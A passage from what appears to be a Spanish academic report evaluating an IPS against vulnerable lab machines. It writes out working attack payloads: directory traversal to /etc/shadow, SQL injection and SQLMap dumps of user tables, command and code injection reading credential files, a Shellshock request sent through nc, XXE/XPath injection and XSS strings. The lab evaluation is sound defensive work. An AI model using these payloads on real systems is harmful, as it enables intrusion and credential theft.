


Figura 15: prueba de directory trasversal - /etc/passwd.

Fichero: /etc/shadow:

Este fichero se ha elegido debido a que contiene los HASHES de las contraseñas de cada uno de los usuarios en el sistema. Para obtenerlo se ha ejecutado el siguiente comando:

> *wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../etc/shadow'*

Al igual que en el caso anterior, la petición ha sido bloqueada y no llega a completarse:




Figura 16: prueba de directory trasversal - /etc/shadow.

Fichero /etc/network/interfaces:

Este fichero contiene el listado de interfaces y por tanto, el listado de redes a las que está conectada nuestra maquina vulnerable. El comando utilizado para extraerlo ha sido:

> *wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../etc/network/interfaces'*

Como se puede ver en la captura adjunta, en este caso las defensas no han sido efectivas y hemos conseguido el fichero de configuración:

Figura 17: prueba de directory trasversal - /etc/network/interfaces.

Fichero /etc/hosts:

El cuarto fichero seleccionado es /etc/hosts. Este contiene las resoluciones locales de nombres. Suele ser muy habitual añadir equipos a mano en este fichero y esto nos aporta más información del entorno en que se encuentra la maquina. El comando utilizado para extraerlo ha sido:

wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../etc/hosts'

Al igual que en el caso anterior, las medidas de seguridad han sido inefectivas:




Figura 18: : prueba de directory trasversal - /etc/hosts.

Fichero /etc/mysql/my.cnf:

Este fichero contiene toda la información realativa a una base de datos de tipo MySQL en un sistema. El comando ejecutado ha sido:

wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../etc/mysql/my.cnf' | grep user -i

Y nuevamente, el ataque ha sido satisfactorio:




Figura 19: prueba de directory trasversal - /etc/mysql/my.cnf.

Fichero /proc/version:

En último lugar se ha decido testear con ficheros que se encuentran en /proc. Este directorio contiene toda la información que se esta ejecutando en un sistema, lo cual hace que tenga información muy valiosa para un atacante. Este fichero en concreto contiene la versión exacta del sistema operativo. Nuevamente el comando lanzado ha sido:

> *wget -O - 'http://172.18.169.11:8025/dirtrav/example1.php?file= ../../../../../../../proc/version'*

Como se puede ver, la última prueba ha sido satisfactoria y en consecuencia no ha sido bloqueada:




Figura 20: prueba de directory trasversal - /proc/version.

En la sección de resultados 5.2 se analizarán los motivos por los cuales algunos ataques han sido detectados y bloqueados mientras que algunos ataques han sido satisfactorios.

4.2.3 Pruebas de Fuerza bruta:

Con el fin de realizar esta prueba de fuerza bruta, se ha diseñado un pequeño script que se ajusta a las necesidades de los test de intrusión a realizar. Este script se puede ejecutar con dos modalidades distintas en función de sí se quiere modificar el UserAgent de las peticiones. Dicho script ha sido diseñado para realizar ataques de fuerza bruta a una autenticación de página web. Los intentos de autenticación se realizan a través de peticiones web enviando el usuario y la contraseña en la URI de la petición. El conjunto de usuarios utilizado principalmente ha sido el siguiente:

- admin
- adm*
- hacker
- hac*

- root
- ro*

El conjunto de contraseñas probadas ha sido el mismo que de usuarios y además se han añadido intentos aleatorios con el fin de generar múltiples fallos de autenticación en las plataformas.

Para realizar este test, se han realizado varias pruebas. En la primera prueba se ha ejecutado dejando el UserAgent por defecto de la aplicación "Wget". Por el contrario para la segunda se ha modificado el UserAgent para que simule el de un navegador "Firefox" sobre un equipo "Ubuntu". La cabecera que se ha añadido es:

> *--user-agent="Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:46.0) Gecko/20100101 Firefox/46.0"*

Adicionalmente, se ha adicionado un "timing" al script de 0.5 segundos entre cada petición. De esta manera este no será demasiado agresivo pero si hará una cantidad razonable de peticiones, estas serán entorno a 300-350. De este modo el script debería realizar el ruido suficiente para que sea detectado por un IPS.

En las siguientes imágenes se puede ver como el script ha realizado 336 peticiones por iteración de las cuales cuatro han sido satisfactorias. Por tanto, el ataque ha sido satisfactorio.

Ataque de fuerza bruta con UserAgent sin modificar:




Figura 21: ataque de fuerza bruta con UserAgent "wget".

Ataque de fuerza bruta con UserAgent Mozilla:




Figura 22: ataque de fuerza bruta con UserAgent "Mozilla".

4.3 Fase III: Pruebas de validación de datos:

Esta tercera y última fase ha consistido principalmente en la ejecución de los test más intrusivos. Estas pruebas además de generar alertas en los sistemas de detección deberían ser bloqueadas casi en su totalidad. Esto es debido a que todos los test tienen como finalidad comprometer alguna parte de los sistemas de información. Esta fase se ha dividido en 6 sub-tareas, cada una de estas tareas se centra en un vector de ataque muy específico. Para la ejecución de todas las pruebas se han utilizado las máquinas del entorno vulnerable.

4.3.1 Inyecciones SQL:

Las pruebas de inyección SQL se han dividido en dos partes. En primer lugar las pruebas manuales (habitualmente menos ruidosas) y en segundo lugar las pruebas con herramientas automáticas (esto se tratará en el siguiente punto). Estas pruebas suelen generar bastantes trazas en los sistemas. En este punto trataremos sólo los test manuales. Para realizar estos test se han utilizado principalmente las siguientes máquinas virtuales:

- VVM-WebForPentester-01 (172.18.169.11:8025)
- VVM-SQLi-01 (172.18.169.11:8021)

A la hora de realizar las inyecciones se podrá ver que algunos de los caracteres vienen codificados en URL-Encode. Esta es una codificación muy habitual cuando se va a realizar este tipo de ataques web. La codificación de los caracteres más habituales puede verse en el anexo 9.6. A continuación se irán detallando las diferentes baterías de pruebas:

Primera batería de pruebas manuales:

Los payloads inyectados son los siguientes:

- http://172.18.169.11:8025/sqli/example1.php?name=root' and '1'='1
- http://172.18.169.11:8025/sqli/example1.php?name=root' OR '1'='1
- http://172.18.169.11:8025/sqli/example1.php?name=root' OR '1'='1'%23
- http://172.18.169.11:8025/sqli/example4.php?id=100-99%23
- http://172.18.169.11:8025/sqli/example8.php?order=age`%20DESC%20%23
- http://172.18.169.11:8025/sqli/example8.php?order=age`%20ASC%20%23

Con este primer conjunto de pruebas se ha intentando probar las inyecciones SQL más habituales cuando existe un formulario de acceso de usuario. Cómo se puede ver, las pruebas han sido satisfactorias lo que indica que la defensa perimetral no ha conseguido bloquear los eventos:




Figura 23: prueba de inyección de código SQL - 'OR '1'='1.




Figura 24: prueba de inyección de código SQL - 100-99%23

Segunda batería de pruebas manuales:

Tras conseguir traspasar la defensa con los test anteriores se decidió inyectar varios payloads con los inicios de una consulta. Estos payloads deben ser detectados y bloqueados por el sistema aunque realmente no fuesen maliciosos. Tras realizar la prueba, se comprobó que efectivamente estas peticiones fueron bloqueadas. Las inyecciones ejecutadas fueron:

- http://172.18.169.11:8025/sqli/example1.php?name=root' UNION SELECT %23

- http://172.18.169.11:8025/sqli/example1.php?name=root%27%20AND%20SELECT%20FROM

Para finalizar los test manuales se probó una última inyección SQL sobre la máquina web vulnerable específica (VVM-SQLi-01). Esta inyección sí que contenía código malicioso y se pudo comprobar que la acción fue bloqueada correctamente:

- http://172.18.169.11:8021/cat.php?id=1 UNION SELECT 1,concat(login,':',password),3,4 FROM users;

4.3.2 Inyecciones con SQLMap:

Como se comentó en el punto anterior, en este capítulo se tratarán las ejecuciones que se han realizado con la herramienta SQLMap. Esta herramienta se encarga de realizar gran cantidad de inyecciones sobre variables vulnerables, el fin de esto es extraer los contenidos de la base de datos de una manera más automatizada. Para realizar esta prueba se utilizará la máquina vulnerable siguiente:

- VVM-SQLi-02 (172.18.169.11:8022)

Esta máquina está preparada para poder extraer la base de datos con SQLMap. Las pruebas exactas que se realizaron son:

1. **Extraer el banner de la base de datos:** *python sqlmap.py -u "http://172.18.169.11:8022" --headers="X-Forwarded-For: *" –banner*

2. **Listar las base de datos disponibles:** *python sqlmap.py -u "http://172.18.169.11:8022" --headers="X-Forwarded-For: *" –dbs*

3. **Listar las tablas de la base de datos "photoblog":** *python sqlmap.py -u "http://172.18.169.11:8022" --headers="X-Forwarded-For: *" -D photoblog --tables*

4. **Listar el esquema de la taba "users" de la base datos "photoblog":** *python sqlmap.py -u "http://172.18.169.11:8022" --headers="X-Forwarded-For: *" -D photoblog -T users –columns*

5. **Extraer el contenido de la taba "users" de la base datos "photoblog":** *python sqlmap.py -u "http://172.18.169.11:8022" --headers="X-Forwarded-For: *" -D photoblog -T users --dump --batch*

Tras ejecutar la herramienta con todos los parámetros arriba indicados, puede verse que la extracción de los datos ha sido correcta y se ha conseguido realizar un "dump" de la tabla de usuarios:




Figura 25: inyecciones SQL con herramienta "SQLMap".

Para ver una ejecución completa de la herramienta, ver el anexo 9.7.

4.3.3 Inyecciones de código:

Para realizar las pruebas de inyección de código se decidió elegir dos vertientes:

Ejecución de comandos en línea: se decidió utilizar los comandos "uname" y "ping" para realizar los test de intrusión. Las inyecciones realizadas fuerin las tres siguientes:

- http://172.18.169.11:8025/codeexec/example1.php?name=hacker".system('uname -a');%23
- http://172.18.169.11:8025/codeexec/example1.php?name=hacker".system('ping -c 2 194.179.1.100');%23
- http://172.18.169.11:8025/codeexec/example2.php?order=id);}system('uname%20-a');//

Cómo se puede ver en la imagen siguiente, estos ataques fueron satisfactorios:




Figura 26: inyección de código "uname -a"




Figura 27: inyección de código "ping -c 2 194.179.1.100".

Visualización de ficheros comprometidos del sistema (/etc/passwd y /etc/shadow): Se intentó visualizar el fichero de usuarios y el de contraseñas del sistema. Al intentar invocar ambos directorios el IPS bloqueó las peticiones únicamente del segundo fichero. Los test realizados fueron:

- http://172.18.169.11:8025/codeexec/example1.php?name=hacker".system('cat /etc/passwd');%23
- http://172.18.169.11:8025/codeexec/example2.php?order=id);}system('cat%20/etc/shadow');//

En la siguiente captura puede verse el contenido del fichero /etc/passwd:




Figura 28: inyección de código "cat /etc/passwd".

4.3.4 Inyecciones de comandos:

Con el fin de poner a prueba la seguridad perimetral ante las vulnerabilidades de inyección de comandos, se decidió:

- Evitar la invocación a ficheros sensibles del sistema ya que habitualmente suelen bloquearse.
- Ejecutar mediante el enlace de comando "&&" el comando "netstat" para ver las sesiones del sistema.
- Ejecutar un pequeño script para listar directorios.

Los comandos que se procedió a insertar exactamente fueron:

- http://172.18.169.11:8025/commandexec/example1.php?ip=127.0.0.1%20%26%26%20netstat%20-putan

– http://172.18.169.11:8025/commandexec/example1.php?ip=127.0.0.1 ; for i in $(ls -la | awk '{print $9}'); do echo "Dir: $i"; ls $i/ ;done

Cómo puede verse, ambas ejecuciones fueron satisfactorias:




Figura 29: inyección de comandos "&& netstat -putan".

Figura 30: inyección de comandos, script en línea.

En último lugar se probó la ejecución de un ShellShock sobre una máquina específica para esto:

- VVM-ShellShock-01 (172.18.169.11:8024)

La ejecución que se realizó y se bloqueó por el IPS fué la siguiente:

> *echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/hosts)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 172.18.169.11 8024*

4.3.5 Inyecciones de XML:

Este tipo de vector ataque es prácticamente un derivado de las inyecciones SQL habituales con la excepción de que en ocasiones se puede referenciar a ficheros del sistema. Para probar el IPS se ha decidido realizar las siguientes inyecciones:

- http://172.18.169.11:8025/xml/example1.php?xml=<!DOCTYPE test [<! ENTITY x SYSTEM "file:///etc/hosts">]><test>%26x;</test>
- http://172.18.169.11:8025/xml/example2.php?name=hacker' or 1=1]%00
- http://172.18.169.11:8025/xml/example2.php?name=hacker'%20or %201=1]/child::node()%00
- http://172.18.169.11:8025/xml/example2.php?name=hacker'%20or %201=1]/parent::*/child::node()%00

Cómo se puede ver, en el primer caso se intenta referenciar un fichero del sistema con el fin de acceder a información sensible. En los payloads siguientes se realizaron inyecciones de código XML (consultas de XPATH) con el fin de obtener los datos en la base de datos remota. Como se muestra en las imágenes siguientes, todos los ataques fueron satisfactorios y en consecuencia los sistemas remotos fueron comprometidos:




Figura 31: inyección de XML "file:///etc/hosts".




Figura 32: inyección de XML (visualización de nodos hijos).




Figura 33: inyección de XML (visualización de nodos hijos 2).

4.3.6 Cross Site Scripting:

Las últimas pruebas de la fase III consistían en las inyecciones de código para probar las vulnerabilidades de Cross Site Scripting. Al igual que en los test anteriores se realizaron múltiples pruebas. La mayor diferencia es que en este caso casi todas las pruebas fueron detectadas y bloqueadas. Únicamente dos de los test tuvieron éxito. Los payloads insertados fueron:

- http://172.18.169.11:8025/xss/example1.php?name=<script>alert(1);</script>
- http://172.18.169.11:8025/xss/example2.php?name=<sCript>alert(1);</sCript>
- http://172.18.169.11:8025/xss/example3.php?name=Pentest<script>alert(1);</sCript>erLab
- http://172.18.169.11:8025/xss/example3.php?name=<<SCRIPT>alert("XSS");//<</SCRIPT>
- http://172.18.169.11:8025/xss/example4.php?name=
- http://172.18.169.11:8025/xss/example4.php?name=<IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>

De estos, los payloads “onerror” son lo que consiguieron vulnerar el sistema:

